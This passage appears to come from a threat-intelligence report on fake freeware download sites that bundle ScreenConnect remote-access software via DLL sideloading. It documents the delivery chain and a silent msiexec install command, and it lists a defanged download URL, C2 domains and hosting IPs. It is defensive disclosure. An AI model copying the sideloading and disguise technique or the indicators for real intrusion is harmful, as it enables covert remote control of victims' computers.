
The archive contains a legitimate, Microsoft-signed executable named install.exe (87603EA025623B19954E460ADD532048), renamed to masquerade as the OBS Studio installer, along with a malicious library named install.res.1033.dll. Additionally, the archive includes an Assets folder containing both a copy of the actual software being impersonated and the ScreenConnect utility.

Contents of obs-studio-windows-x64.zip

Contents of obs-studio-windows-x64.zip


The complete file structure of the archive is organized as follows:

Detailed directory tree of obs-studio-windows-x64.zip

Detailed directory tree of obs-studio-windows-x64.zip


When OBS-Studio-Installer.exe is executed, it loads install.res.1033.dll via DLL sideloading. This library contains the instructions required to install both ScreenConnect and OBS Studio. The deployment relies on native Windows utilities (msiexec.exe), but the attackers renamed the standard MSI packages to look like DLL files:

  • Assets\x86\Data\vcredist_x64.dll: ScreenConnect installer
  • Assets\x86\Data\vcredist_x86.dll: OBS Studio installer


The contents of the vcredist_x64.dll MSI package are shown below:

ScreenConnect installation files

ScreenConnect installation files

The Windows Installer is launched to install ScreenConnect silently in the background without requiring a system reboot:

msiexec.exe /i "C:\Temp\OBS-Studio-Windows-x64\Assets\x86\vcredist_x64.dll" /qn /norestart

Once the installation wraps up, a new service named Microsoft Update Service is created. The command line for this service explicitly defines the connection server as r[.]servermanagemen[.]xyz.

Meanwhile, the MSI package for the actual OBS Studio software runs using a standard graphical user interface.

ScreenConnect and OBS Studio installation workflow

ScreenConnect and OBS Studio installation workflow

Expanding the investigation

The attackers’ reliance on the legitimate install.exe binary provided a crucial pivot point for our broader investigation. We discovered that this specific file was being deployed in the wild under a variety of suspicious aliases, including:

  • ds4windows.exe
  • crosshairx_installer.exe
  • obs-studio-installer.exe
  • dns jumper.exe
  • glary utilities pro.exe
  • processhacker-2.39-setup.exe









These file names indicate that the threat actor was disguising their ScreenConnect archives as popular utilities beyond OBS Studio. Among the fakes, we identified counterfeit installers for DS4Windows, DNS Jumper, Glary Utilities, and Process Hacker. Crucially, when we search for these utilities on major search engines, these fraudulent sites frequently appear at the very top of the organic search results. This indicates that the threat actor is actively leveraging SEO techniques to boost traffic to their landing pages.

Spoofed software portals appearing in search engine results

Spoofed software portals appearing in search engine results


For example, here is how the fraudulent download portal for DNS Jumper looks:

Fake website mimicking the official DNS Jumper resource

Fake website mimicking the official DNS Jumper resource

On this page, the download button directs users to the following address:

hxxps://direct-download.giize[.]com/dns-jumper/iopbsr4hymbo7nfa1q7j


Just like the OBS Studio variant, this drops an archive onto the victim’s device with an identical structure: a renamed legitimate install.exe file, a sideloaded library, and an Assets directory containing the promised software packaged alongside ScreenConnect.

Contents of the DNS Jumper and ScreenConnect archive

Contents of the DNS Jumper and ScreenConnect archive

Other fraudulent websites that appear in search engine results when querying the corresponding software are designed in a similar fashion.

Spoofed websites used to distribute ScreenConnect

Spoofed websites used to distribute ScreenConnect


Notably, the vast majority of the fraudulent sites we uncovered are localized into English, Russian, and Chinese. In several instances, the pages were also translated into German, French, Spanish, Arabic, and other languages. This multi-language support underscores the global footprint of the campaign, targeting a broad user base across multiple regions.

Language localization options on a ScreenConnect delivery site

Language localization options on a ScreenConnect delivery site

Fake domain infrastructure

To distribute ScreenConnect disguised as freeware, the threat actor spun up an extensive network of domain names mapped across three IP addresses. We have categorized these into two distinct infrastructure clusters.

Cluster 1: 162.216.241[.]242 and 198.23.185[.]81

```
162.216.241[.]242
Country: United States
Org name: Dynu Systems Incorporated
```

The connection graph below illustrates the campaign websites tied to IP address 162.216.241[.]242, which hosts the previously mentioned www[.]studioobs[.]com domain.

URL connection graph for IP 162.216.241[.]242

URL connection graph for IP 162.216.241[.]242



Looking into the registration dates for the domains on this IP, we found that the threat actor initially attempted to disguise their sites as various gaming portals:


Subsequently, starting in January 2026, they shifted strategy and began registering fake domains designed to mimic popular freeware:

In this specific branch of the ScreenConnect campaign, the malicious archives are hosted on fileget.loseyourip[.]com. Notably, the download resource is hosted on a completely separate provider:

```
198.23.185[.]81
Country: United States
Org name: NOHAVPS LLC
```

Our analysis of this second IP address revealed that it also hosts additional resources tied to the campaign, including fake gaming sites and supplementary download links:

URL connection graph for IP 198.23.185[.]81

URL connection graph for IP 198.23.185[.]81

Cluster 2: 2.59.134[.]97

```
2.59.134[.]97
Country: Germany
Org name: dataforest GmbH
```

Below is an infrastructure graph showing this IP address and its hosted domains. Notably, unlike the previous case, this address also hosts direct-download.giize[.]com, a resource used to store distributed malicious archives.

URL connection graph for IP 2.59.134[.]97

URL connection graph for IP 2.59.134[.]97

In this branch of the campaign, the threat actor skipped game-themed lures entirely, focusing exclusively on creating fraudulent freeware sites that bundled ScreenConnect with the requested application. The domains hosted on IP address 2.59.134[.]97 were registered between October 2025 and March 2026.

The chart below shows the volume of fraudulent websites created month by month:

Breakdown of ScreenConnect delivery sites by theme, August 2025 through March 2026 (download)

C2 infrastructure analysis

In total, we identified dozens of different archives distributed across this campaign. All of them share a uniform file structure, containing the malicious install.res.1033.dll library and the ScreenConnect MSI package located at Assets\x86\vcredist_x64.dll.

In some instances, the ScreenConnect installation package also bundles a CAB archive.

Contents of the CAB archive

Contents of the CAB archive


This archive contains a system.config XML file, which defines the connection address for the ScreenConnect C2 server:

Contents of system.config

Contents of system.config


By analyzing these ScreenConnect installations, we uncovered additional C2 addresses, which are mapped out in the following graph:

Connection graph of ScreenConnect C2 domains

Connection graph of ScreenConnect C2 domains

